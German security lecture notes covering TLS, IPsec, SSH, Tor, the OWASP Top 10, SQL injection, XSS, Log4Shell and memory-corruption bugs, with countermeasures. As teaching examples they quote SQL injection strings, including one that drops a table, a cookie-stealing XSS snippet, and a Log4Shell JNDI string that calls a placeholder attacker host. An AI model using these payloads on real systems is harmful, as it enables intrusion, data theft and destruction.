Statt einer WebPKI mit hunderten CAs könnte man die Hierarchie des DNS nutzen.

- **Idee:** Die "Chain of Trust" folgt der DNS-Delegation (. → .de → tu-darmstadt.de).
- **TLSA Records:** Der Fingerprint des Zertifikats wird direkt im DNS hinterlegt und per DNSSEC signiert.
- **Vorteil:** Kein "CA-Markt", logische Struktur.
- **Nachteil:** Ein einziger **Root Key** (verwaltet von der ICANN) ist der "Single Point of Failure".
- **Root Signing Ceremony:** Hochsichere Zeremonie zur Verwaltung dieses Schlüssels (Safe deposit boxes, Zeugen, physische Sicherheit).

6.7 Angriffe auf Nutzer (Typosquatting)

Selbst bei perfekter Technik (valides Zertifikat) kann der Nutzer getäuscht werden, wenn er auf der falschen Seite landet.

- **Homograph Attack:** Nutzung ähnlich aussehender Zeichen (z.B. kyrillisches 'a' statt lateinisches 'a').
- **Combo-Squatting:** Zusätze im Namen (`paypal-support.com`).
- **Homophon:** Ähnlich klingende Namen.

Hinweis: Da WebPKI (DV) nur den Besitz der Domain prüft, erhält auch der Angreifer ein völlig valides, "grünes" Schloss-Symbol für seine Phishing-Seite `goggle.com`.

7 Sichere Verbindungen

Sichere Verbindungen dienen dazu, die Schutzziele der darüberliegenden Protokollschichten zwischen Endpunkten zu gewährleisten. Je nach Schicht (Layer) im OSI-Modell kommen unterschiedliche Protokolle zum Einsatz.

Schutzziele sicherer Verbindungen

- **Vertraulichkeit**: Daten können von Dritten nicht mitgelesen werden.
- **Integrität**: Daten können nicht unbemerkt manipuliert werden.
- **Authentizität**: Die Identität der Kommunikationspartner ist gesichert.

7.0.1 Protokolle und ihre Schichten

- **Layer 7 (Application):** SSH, Signal, PGP
- **Layer 4 (Transport):** TLS (Transport Layer Security), QUIC
- **Layer 3 (Network):** IPsec
- **Layer 2 (Link):** WPA2, WPA3

Hinweis: Ungeschützte Protokolle (z.B. HTTP, DNS) können durch eine sichere Verbindung getunnelt oder abgesichert werden (z.B. HTTPS, DoT).

7.1 Transport Layer Security (TLS)

TLS ist der Nachfolger von SSL (Secure Sockets Layer) und der De-facto-Standard für sichere Kommunikation im Internet (z.B. HTTPS).

7.1.1 Schutzziele und Eigenschaften

- **Vertraulichkeit:** Verschlüsselung der Payload (Nutzdaten).
- **Integrität:** Schutz vor Veränderung, z.B. durch HMAC.
- **Authentifikation:** Optional einseitig (nur Server, Standard im Web) oder beidseitig (Mutual TLS) mittels Zertifikaten (X.509).
- **Replay-Schutz:** Verhinderung des Wiedereinspielens alter Nachrichten durch **Nonces** (Number used once).
- **Perfect Forward Secrecy (PFS):** Die Kompromittierung eines Langzeitschlüssels (z.B. Server Private Key) führt *nicht* zur Entschlüsselung aufgezeichneter vergangener Sitzungen. Dies wird durch temporäre (ephemerale) Sitzungsschlüssel (z.B. via Diffie-Hellman) erreicht.

7.1.2 Historie und Versionen

- **SSL 1.0 - 3.0:** Veraltet und unsicher (POODLE Angriff auf SSL 3.0).
- **TLS 1.0 & 1.1:** Veraltet, nutzen schwache Hashfunktionen (MD5/SHA-1). Deprecated seit 2020/2021 (RFC 8996).
- **TLS 1.2 (2008):** Aktueller Standard. Einführung von AEAD (Authenticated Encryption) und SHA-256.
- **TLS 1.3 (2018):** Neueste Version.
  - **Verbesserungen:** Entfernung unsicherer Algorithmen (kein statisches RSA/DH mehr), 1-RTT Handshake (schneller), verpflichtendes PFS.

7.1.3 Cipher Suites

Eine Cipher Suite definiert die Algorithmen für eine TLS-Sitzung.
Aufbau Beispiel: `TLS_DHE_RSA_WITH_AES_128_GCM_SHA256`

1. **Protokoll:** TLS
2. **Key Exchange (Schlüsseltausch):** DHE (Ephemeral Diffie-Hellman) → sorgt für PFS.
3. **Authentication (Authentifizierung):** RSA (Signatur des Servers).
4. **Encryption (Verschlüsselung):** AES_128_GCM (Galois/Counter Mode → AEAD).
5. **MAC/PRF (Integrität):** SHA256.

7.1.4 Der TLS Handshake (vereinfacht TLS 1.2)

Ziel: Aushandlung von Parametern, Authentifizierung und Generierung des Session Keys.

1. **ClientHello:** Sendet Random R_C, SessionID, Liste unterstützter CipherSuites.
2. **ServerHello:** Wählt CipherSuite, sendet Random R_S.
3. **Zertifikatsaustausch:** Server sendet Zertifikat (Public Key) und Key-Exchange Parameter.
4. **Key Exchange:** Client und Server berechnen das **Pre-Master Secret**.
5. **Finished:** Beide Seiten senden einen MAC über alle bisherigen Handshake-Nachrichten, um Integrität sicherzustellen (Schutz vor Downgrade-Angriffen).

7.1.5 Angriffe auf TLS

Downgrade-Angriffe Ein Man-in-the-Middle (MitM) täuscht vor, dass eine Seite nur veraltete Versionen unterstützt, um die Verbindung auf unsichere Standards (z.B. SSL 3.0) herabzustufen.

- **POODLE:** Nutzt Fallback auf SSL 3.0 aus.
- **SLOTH:** Nutzt Kollisionen in schwachen Hashfunktionen (MD5/SHA-1) im Handshake (Transcript Collision), um sich als Kommunikationspartner auszugeben.
- **Gegenmaßnahme in TLS 1.3:** MD5/SHA-1 verboten, Signatur über gesamten Handshake.

Heartbleed (Implementierungsfehler) Kein kryptographischer Fehler, sondern ein **Buffer-Over-Read** in der OpenSSL-Bibliothek.

- **Funktionsweise:** Die Heartbeat-Extension erlaubt das Senden einer "Keep-Alive" Nachricht (z.B. String "Bird", Länge 4). Der Server soll dasselbe zurücksenden.
- **Der Fehler:** Der Angreifer sendet "Bird", gibt aber als Länge 64kB an. Der Server prüft die Länge nicht und kopiert 64kB aus seinem Arbeitsspeicher zurück an den Angreifer.
- **Folge:** Angreifer konnten Private Keys, Passwörter und Session-Daten auslesen.

7.2 IPsec (Internet Protocol Security)

IPsec sichert IP-Pakete auf Layer 3 ab. Es ist transparent für Anwendungen (im Gegensatz zu TLS). Es wird oft für VPNs (Virtual Private Networks) genutzt.

7.2.1 Architektur und Datenbanken

- **SA (Security Association):** Ein "Vertrag" zwischen zwei Partnern über Algorithmen und Schlüssel (unidirektional).
- **SPD (Security Policy Database):** Regelt, was mit Paketen passiert (Verwerfen, Durchlassen, Verschlüsseln).

7.2.2 Modi: Transport vs. Tunnel

Transportmodus

Einsatz: End-to-End Kommunikation (Host-zu-Host).
- Nur die **Payload** (z.B. TCP/UDP Segment) wird verschlüsselt/authentifiziert.
- Der originale IP-Header bleibt erhalten und sichtbar.
- *Nachteil:* Verbindungsmetadaten (Quell-/Ziel-IP) sind sichtbar.

```
[IP Header] [IPsec Header] [Verschlüsselte Payload]
```

Tunnelmodus

Einsatz: Site-to-Site VPN (Gateway-zu-Gateway) oder Remote Access VPN.
- Das **gesamte IP-Paket** (inkl. Header) wird verschlüsselt und in ein neues IP-Paket verpackt.
- Ermöglicht virtuelle Netzwerke (z.B. Zugriff auf internes Uni-Netz von zuhause).
- Versteckt die inneren IP-Adressen.

```
[Neuer IP Header (Gateway)] [IPsec Header] [Verschlüsselt:  Orig.  IP Header + Payload]
```

7.2.3 Protokolle: AH und ESP

1. **Authentication Header (AH):**
   - Bietet Integrität und Authentizität.
   - **Keine Verschlüsselung** (Vertraulichkeit).
   - Signiert auch Teile des IP-Headers → **Inkompatibel mit NAT** (da NAT IP-Adressen ändert und somit die Signatur bricht).
2. **Encapsulating Security Payload (ESP):**
   - Bietet Vertraulichkeit (Verschlüsselung), Integrität und Authentizität.
   - Schützt (im Tunnelmodus) das innere Paket komplett.
   - Standard für VPNs.

7.2.4 IKEv2 (Internet Key Exchange)

Dient dem Schlüsselaustausch und der Authentifizierung für IPsec (ähnlich dem TLS Handshake, läuft über UDP 500/4500).

- **Phase 1 (IKE_SA_INIT):** Aushandeln der Krypto-Parameter, Diffie-Hellman Austausch.
- **Phase 2 (IKE_AUTH):** Authentifizierung der Identitäten, Aufbau der IPsec SA.

7.3 Secure Shell (SSH)

SSH (Layer 7) dient primär dem sicheren Fernzugriff auf Kommandozeilen (Remote Shell), ersetzt unsichere Protokolle wie Telnet.

7.3.1 Funktionsweise und Authentifizierung

- **Trust on First Use (TOFU):** Der Client kennt den Server beim ersten Verbinden meist nicht. Der Server schickt seinen Public Key. Der User muss den Fingerprint bestätigen. Danach wird der Key gespeichert (in `known_hosts`).
- **Client-Authentifizierung:**
  - *Passwort:* Unsicher, sollte deaktiviert werden.

- *Public Key (empfohlen):* Der Client besitzt ein Schlüsselpaar. Der Public Key wird auf dem Server (`authorized_keys`) hinterlegt. Der Server stellt eine Challenge, die der Client mit dem Private Key signiert.

7.3.2 Härtung (Hardening)

- Root-Login verbieten.
- Nur Key-Based Authentication erlauben (keine Passwörter).
- Port ändern (Security by Obscurity, hilft aber gegen Massen-Scans).

7.4 Onion Routing / Tor

Tor dient der Anonymisierung von Verbindungen (Verschleierung von Wer kommuniziert mit Wem).

7.4.1 Funktionsprinzip

- Daten werden über mehrere Knoten (Relays) geleitet (typisch 3 Hops: Entry, Middle, Exit).
- **Zwiebelschalen-Prinzip:** Das Paket wird vom Sender mehrfach verschlüsselt. Jeder Knoten entfernt eine Schicht (entschlüsselt mit seinem Key) und kennt nur den direkten Vorgänger und den direkten Nachfolger. Kein Knoten kennt die gesamte Route (Sender bis Ziel).

7.4.2 Tor Onion Services (Hidden Services)

Ermöglicht das Anbieten von Diensten (z.B. Webseiten), ohne dass der Server seinen Standort (IP) preisgibt.

Verbindungsaufbau zu einem Onion Service:

1. **Setup:** Der Server wählt *Introduction Points* (Tor Nodes) und veröffentlicht diese zusammen mit seinem Public Key in einer *Distributed Hash Table* (Directory).
2. **Discovery:** Der Client erhält die Onion-Adresse (z.B. via Website), lädt die Infos aus dem Directory und verifiziert die Signatur.
3. **Rendezvous-Wahl:** Der Client wählt einen zufälligen *Rendezvous Point* und teilt diesem ein "One-Time-Secret" mit.
4. **Kontaktaufnahme:** Der Client sendet eine Nachricht (verschlüsselt mit dem Public Key des Servers) inkl. des gewählten Rendezvous Points und des Secrets an einen *Introduction Point* des Servers.
5. **Verbindung:** Der Server verbindet sich zum *Rendezvous Point* und sendet das Secret. Wenn die Secrets übereinstimmen, werden die Verbindungen zusammengeschaltet.

Ergebnis: Weder Client noch Server kennen die IP des anderen. Die Verbindung läuft über 6 Hops (3 vom Client, 3 vom Server).

7.4.3 Tor Adressen (v3)

- Format: `[base32-encoded-key].onion`
- Enthält den kompletten Public Key (Ed25519), eine Version und eine **Prüfsumme** (Checksum).
- *Vorteil Checksum:* Tippfehler werden sofort erkannt, bevor eine Verbindung versucht wird; Validierung ohne Directory möglich.

7.4.4 Grenzen der Anonymität

- **Globaler Angreifer:** Wer Eintritts- und Austrittsknoten überwacht, kann über Zeitkorrelation (Timing Analysis) Sender und Empfänger verknüpfen.
- **Metadaten:** Browser-Fingerprinting oder Nutzerverhalten können zur De-Anonymisierung führen.

- **Exit Nodes:** Der Exit Node sieht den unverschlüsselten Traffic zum Ziel (wenn kein End-to-End TLS genutzt wird).


8 Web-Anwendungen

Web-Anwendungen sind heutzutage allgegenwärtig (Online Banking, Shopping, Cloud Computing). Da der Fokus oft auf Funktionalität ("Time-to-Market") liegt, wird Sicherheit häufig vernachlässigt.

8.1 Architektur & Risiken

Eine typische Web-Anwendung besteht aus drei Ebenen:

1. **Client:** Browser, Mobile App (Frontend).
2. **Web-Server/App-Server:** Verarbeitet Anfragen, Business Logic (PHP, Java, Python, NodeJS).
3. **Datenbank (DBMS):** Speichert Daten (MySQL, Postgres, Oracle).



Häufige Sicherheitsrisiken:

- Schlechte Eingabevalidierung (Wurzel vieler Übel wie SQLi, XSS).
- Sensible Daten in lesbaren Dateien.
- Veraltete Softwarekomponenten.
- Mangelndes Sicherheitsbewusstsein bei Entwicklern und Nutzern.

8.2 OWASP Top 10 (2021)

Das **OWASP** (Open Web Application Security Project) veröffentlicht regelmäßig die 10 kritischsten Sicherheitsrisiken für Web-Anwendungen. Für die Klausur ist es wichtig, diese Kategorien zu kennen:

1. **Broken Access Control**: Zugriffsbeschränkungen werden nicht korrekt durchgesetzt (z.B. Zugriff auf Admin-Seiten durch normale User).
2. **Cryptographic Failures**: Unsichere Speicherung/Übertragung von Daten (z.B. Klartext-Passwörter).
3. **Injection**: SQL, NoSQL, OS Command Injection.
4. **Insecure Design**: Sicherheitsmängel, die bereits in der Architekturphase entstehen.
5. **Security Misconfiguration**: Standardpasswörter, falsche Serverkonfigurationen.
6. **Vulnerable / Outdated Components**: Nutzung veralteter Bibliotheken (siehe Log4Shell).
7. **Identification / Authentication Failures**: Schwache Session-IDs, Credential Stuffing.
8. **Software and Data Integrity Failures**: Updates ohne Signaturprüfung, unsichere Deserialisierung.
9. **Security Logging and Monitoring Failures**: Angriffe werden nicht protokolliert oder bemerkt.
10. **Server Side Request Forgery (SSRF)**: Server wird dazu gebracht, Anfragen an interne/externe Systeme zu senden.

8.3 SQL Injection (SQLi)

SQL Injection

SQL Injection ist eine Technik, bei der ein Angreifer eigene SQL-Befehle über Eingabefelder (z.B. Login-Formular, URL-Parameter) in eine Datenbankabfrage einschleust. Dies geschieht, wenn Nutzereingaben ungeprüft mit dem SQL-Befehl verkettet werden.

8.3.1 Funktionsweise & Beispiel

Ein unsicherer PHP-Code könnte so aussehen:

```
$sql = "SELECT * FROM members WHERE username = '$username'";
```

Gibt der Nutzer nun als `$username` folgendes ein: `Bob' OR '1'='1`, wird die Abfrage zu:

```
SELECT * FROM members WHERE username = 'Bob' OR '1'='1';
```

Da `'1'='1'` immer wahr (*true*) ist, liefert die Datenbank alle Einträge zurück, ohne dass ein Passwort geprüft wurde (Login-Bypass).

Ein weiteres gefährliches Beispiel (Destruktiv): Eingabe: `42'; DROP TABLE news; #`

```
SELECT * FROM news WHERE news_id='42'; DROP TABLE news; #';
```

Hier wird die Tabelle `news` gelöscht. Das `#` (oder `--` je nach SQL-Dialekt) kommentiert den Rest der ursprünglichen Abfrage aus.

8.3.2 Auswirkungen

- **Vertraulichkeit:** Auslesen sensibler Daten.
- **Integrität:** Manipulation oder Löschen von Daten (Insert/Update/Delete).
- **Verfügbarkeit:** Löschen ganzer Tabellen oder Stoppen des DB-Servers.
- **Systemzugriff:** In manchen Fällen Ausführung von OS-Befehlen.

8.3.3 Gegenmaßnahmen

1. **Prepared Statements (Parametrized Queries):** Dies ist der **effektivste Schutz**. Anstatt Variablen direkt in den String zu kleben, werden Platzhalter (`?`) verwendet. Die Struktur der Query wird vom DBMS kompiliert, *bevor* die Daten eingesetzt werden. Die Eingabe wird somit strikt als Datenwert und niemals als ausführbarer Code behandelt.

   Beispiel (PHP/MySQLi):

   ```
   $stmt = $mysqli->prepare("SELECT * FROM table WHERE name = ?");
   $stmt->bind_param("s", $username); // "s" definiert Typ String
   $stmt->execute();
   ```

2. **Least Privilege:** Die Anwendung sollte nur minimale Rechte auf der Datenbank haben (z.B. keine `DROP TABLE` Rechte für den Web-User).
3. **Input Escaping (Veraltet/Zweitrangig):** Funktionen wie `mysqli_real_escape_string` maskieren Sonderzeichen. Dies ist fehleranfälliger als Prepared Statements (z.B. bei speziellen Charsets).

8.4 Cross Site Scripting (XSS)

Cross Site Scripting (XSS)

Bei **XSS** schleust ein Angreifer bösartigen Skript-Code (meist JavaScript) in eine vertrauenswürdige Webseite ein. Dieser Code wird dann im Browser eines anderen Nutzers (des Opfers) ausgeführt.


8.4.1 Hintergrund: Same-Origin-Policy (SOP)

Browser nutzen die **SOP**, um Webseiten voneinander zu isolieren. Skripte von `evil.com` dürfen normalerweise nicht auf Daten (Cookies, DOM) von `bank.com` zugreifen. XSS hebelt diesen Schutz aus, da der bösartige Code so aussieht, als käme er direkt von `bank.com`.

8.4.2 Arten von XSS


1. Reflected XSS (Nicht-Persistent) Der Schadcode wird in der URL als Parameter übergeben und vom Server direkt in die Antwortseite "reflektiert", ohne gespeichert zu werden.

- **Ablauf:** Angreifer schickt Opfer einen Link: `site.com/search?q=<script>...</script>`.
- Das Opfer klickt, der Server baut die Seite mit dem Suchbegriff (dem Skript) auf.
- Der Browser führt das Skript aus.



2. Persistent XSS (Stored) Der Schadcode wird dauerhaft auf dem Server gespeichert (z.B. in einem Gästebucheintrag oder Forum-Post).

- **Ablauf:** Angreifer postet: `Hallo <script>stealCookie()</script>`.
- Jedes Opfer, das diesen Eintrag später aufruft, führt das Skript automatisch aus.
- **Gefahr:** Höher als bei Reflected, da kein spezieller Link geklickt werden muss.



8.4.3 Angriffsvektoren & Folgen

JavaScript kann:

- **Session Hijacking:** `document.cookie` auslesen und an den Angreifer senden.
- Keylogging auf der Webseite betreiben.
- Inhalte der Seite manipulieren (Phishing-Formulare einblenden).
- Browser-Exploits ausführen (Drive-by-Downloads).

8.4.4 Gegenmaßnahmen

1. **Input Sanitization & Output Encoding:** Eingaben filtern ist schwer. Besser ist **Output Encoding**. Dabei werden Sonderzeichen in ihre HTML-Entitäten umgewandelt (z.B. `<` wird zu `<`). In PHP: `htmlspecialchars($string)`.
2. **Content Security Policy (CSP):** Ein HTTP-Header, der dem Browser mitteilt, von welchen Quellen Skripte geladen werden dürfen. `Content-Security-Policy: script-src 'self'` verbietet Inline-Skripte und Skripte von fremden Domains.
3. **Sichere Cookies:**
   - **HttpOnly**: Verhindert, dass JavaScript (und damit XSS) auf das Cookie zugreifen kann.
   - **Secure**: Cookie wird nur über HTTPS übertragen.
   - **SameSite**: Schränkt das Senden von Cookies bei Cross-Site-Requests ein.

8.5 Vulnerability Scoring: CVSS

Das **Common Vulnerability Scoring System** bewertet den Schweregrad einer Schwachstelle von 0.0 bis 10.0.

- **Metriken:** Angriffsvektor (Netzwerk vs. Lokal), Komplexität, benötigte Privilegien, Benutzerinteraktion, Auswirkung auf CIA (Confidentiality, Integrity, Availability).
- **Beispiel:** Log4Shell und React2Shell hatten beide einen Score von **10.0** (Remote Code Execution, über Netzwerk, keine Privilegien nötig).

8.6 Fallstudie 1: Log4Shell (LOG_4SHELL)


8.6.1 Was ist Log4j?

Ein sehr verbreitetes Java-Logging-Framework (Open Source). Es wird verwendet, um Programmnachrichten zu protokollieren (z.B. `log.info("User input: {}", input)`).

8.6.2 Die Schwachstelle (CVE-2021-44228)

Log4j unterstützt **JNDI** (Java Naming and Directory Interface). Dies erlaubt es, Ressourcen von externen Verzeichnissen (wie LDAP) nachzuladen.

- **Mechanismus:** Wenn Log4j einen String wie `${jndi:ldap://attacker.com/exploit}` loggt, interpretiert es diesen, anstatt ihn nur als Text zu schreiben.
- Es verbindet sich zum LDAP-Server des Angreifers.
- Der Angreifer liefert eine bösartige Java-Klasse zurück.
- Die Java-Anwendung (Opfer) deserialisiert und führt diese Klasse aus → **Remote Code Execution (RCE)**.



8.6.3 Gegenmaßnahmen

- Update auf eine gepatchte Log4j Version (JNDI Lookup standardmäßig deaktiviert).
- Blockieren von ausgehendem Traffic (LDAP) via Firewall.
- WAF (Web Application Firewall) Regeln, die Muster wie `jndi:` blockieren (oft umgehbar durch Obfuskation).

8.7 Fallstudie 2: React2Shell

8.7.1 Kontext: Serialisierung

Serialisierung wandelt Objekte in ein Format um, das gespeichert oder übertragen werden kann (JSON, binär). **Deserialisierung** stellt das Objekt wieder her. **Gefahr:** Wenn untrusted Data deserialisiert wird, kann der Programmfluss manipuliert werden.

8.7.2 Der Angriff

Diese Schwachstelle betrifft moderne Frameworks (React Server Components). Ein Angreifer manipuliert den Datenstrom, der an den Server gesendet wird.

1. **Stage 1 (Loop):** Manipulation der Prototype-Chain durch selbstreferenzierende Loops im Datenpaket.
2. **Stage 2 (Gadget):** Ausnutzung interner "Gadgets" (vorhandener Code-Teile). Durch einen `await/then`-Mechanismus wird Code automatisch getriggert.
3. **Stage 3 (Injection):** Injektion von Daten, die als vertrauenswürdig (trusted) behandelt werden.
4. **Stage 4 (Execution):** Ein Blob-Handler führt schließlich Node.js Code aus.

8.7.3 Lehre aus React2Shell

Auch moderne Frameworks sind nicht per se sicher.

- **Wichtigste Regel:** Strikte Validierung aller eingehenden Daten (Schema Validation).
- Niemals Client-Zuständen vertrauen.
- Strenge Deserialisierungs-Regeln.

8.8 Zusammenfassung OWASP-Zuordnung

Für die Prüfung wichtig: Zu welcher Kategorie gehören die Beispiele?

- **Log4Shell:** Gehört primär zu *Injection* (da Code injiziert wird) oder *Vulnerable / Outdated Components* (wenn man die Bibliothek nicht patcht).
- **React2Shell:** Gehört zu *Software and Data Integrity Failures* (Unsichere Deserialisierung) oder auch *Injection*.

9 Einleitung und Grundlagen

9.1 Definition und Zielsetzung

Software Security

Software Security bezeichnet die Absicherung von Software (oft nicht sicherheitskritischer Anwendungen) gegen die Ausnutzung von Schwachstellen. Ziel ist es, Angriffe zu verhindern, die Eigenschaften von Programmiersprachen, Systemarchitekturen oder Ausführungsumgebungen missbrauchen.

Angreifer versuchen häufig, durch Ausnutzung dieser Schwachstellen (z.,B. Memory Corruption) schrittweise ihre Rechte zu erweitern (**Privilege Escalation**) und die Kontrolle über das System zu übernehmen.

9.2 Programm-Lifecycle und Angriffsflächen

Der Weg vom Quellcode bis zum laufenden Prozess bietet verschiedene Angriffsvektoren:

- **Source Code:** Bugs, Logikfehler, Undefined Behavior.
- **Kompilierung:** Compiler-Optimierungen, die Sicherheitschecks entfernen könnten.
- **Binary (ELF):** Manipulation, Reverse Engineering.
- **Laufzeit (Prozess):** Injection, Exploits, Timing-Attacken.

9.3 Speichermodell (Linux x86_64)

Das Verständnis des virtuellen Speichers ist essenziell für Exploits. Ein Prozessspeicher ist typischerweise wie folgt aufgebaut (von niedrigen zu hohen Adressen):

1. **Text Segment (.text):** Ausführbarer Maschinencode (Read-Only).
2. **Data Segments (.data, .bss):** Globale/statische Variablen.
3. **Heap:** Dynamischer Speicher (wächst nach oben, verwaltet durch `malloc/free`).
4. **Memory Mapping Segment (mmap):** Dynamische Bibliotheken (.so), Thread Stacks.
5. **Stack:** Lokale Variablen, Rücksprungadressen (wächst nach unten Richtung Heap).

9.3.1 Der Stack Frame

Bei jedem Funktionsaufruf wird ein neuer Stack Frame angelegt. Dieser enthält:

- **Return Address (RIP):** Wohin springt das Programm nach der Funktion zurück?
- **Saved Frame Pointer (RBP):** Referenz auf den vorherigen Stack Frame.
- **Lokale Variablen:** Puffer und Variablen der Funktion.

Gefahr: Da Metadaten (Return Address) und Benutzerdaten (lokale Puffer) auf dem Stack benachbart liegen, kann ein Überlauf der Daten die Steuerdaten überschreiben.

10 Schwachstellen und Exploits

Schwachstellen werden oft nach *CWE (Common Weakness Enumeration)* klassifiziert.

10.1 Arithmetik-Fehler

Programmiersprachen wie C prüfen Rechenoperationen nicht standardmäßig auf Gültigkeit.

- **Integer Overflow/Underflow:** Ein Wert überschreitet das Maximum (Wrap-around). Dies kann bei der Berechnung von Puffergrößen fatal sein.
- **Off-By-One:** Ein Schleifendurchlauf zu viel oder zu wenig (oft bei String-Grenzen oder Array-Indizes).
- **Pointer-Arithmetik:** In C ist `array[i]` äquivalent zu `*(array + i)`. Eine falsche Berechnung von `i` oder des Typs führt zu **Out-of-Bounds (OOB)** Zugriffen.

10.2 Buffer Overflows

10.2.1 Stack-based Buffer Overflow

Tritt auf, wenn mehr Daten in einen lokalen Puffer geschrieben werden, als dieser fassen kann, ohne Längenüberprüfung (z.,B. durch `gets`, `strcpy`).

- **Mechanismus:** Der Angreifer überschreibt lokale Variablen → Saved RBP → **Return Address**.
- **Folge:** Kontrolle über den *Instruction Pointer (RIP)* und damit über den Programmfluss.

10.3 Heap-Schwachstellen

- **Unzureichende Initialisierung:** Speicher wird reserviert (`malloc`), aber nicht geleert. Sensible Altdaten können ausgelesen werden.
- **Double-Free:** Speicher wird zweimal freigegeben. Dies korrumpiert die Verwaltungsstrukturen des Allocators.
- **Use-After-Free (Dangling Pointer):** Ein Zeiger wird weiterverwendet, nachdem der Speicher freigegeben (und ggf. neu vergeben) wurde.

10.4 Injections

- **Code Injection:** Einschleusen von Shellcode in ausführbare Segmente.
- **Deserialization:** Unsicheres Laden von Objekten (z.,B. Python `pickle`), bei dem beim Wiederherstellen des Objekts beliebiger Code ausgeführt wird.

10.5 Timing Angriffe & Race Conditions

TOCTTOU (Time Of Check To Time Of Use)

Eine Schwachstelle, bei der sich der Systemzustand zwischen der Überprüfung einer Bedingung (Check) und der Nutzung der Ressource (Use) ändert.

Beispiel: Ein Programm prüft, ob der User Schreibrechte auf `/tmp/file` hat (Check). Der Angreifer tauscht `/tmp/file` schnell gegen einen Symlink auf `/etc/passwd` aus, bevor das Programm schreibt (Use).

10.6 Format String Angriffe

Funktionen wie `printf` nutzen Format-Strings (`%s`, `%x`).

- Wenn User-Input direkt als Format-String genutzt wird (`printf(user_input)` statt `printf("%s", user_input)`):
- **Read:** `%x` liest Werte vom Stack (Information Leak).
- **Write:** `%n` schreibt die Anzahl der bisher ausgegebenen Bytes an eine Adresse auf dem Stack (Arbitrary Write).

11 Mitigierung und Hardening

11.1 Security by Design

Der beste Schutz ist die Vermeidung von Fehlern durch:

- Verwendung von *memory-safe languages* (z.,B. Rust, Java, Go).
- Strenge Code-Reviews und hohe Testabdeckung.
- Security Engineering Practices.

11.2 Binary Hardening (Compiler & Linker Flags)

Diese Maßnahmen erschweren die Ausnutzung von Sicherheitslücken in C/C++ Programmen.

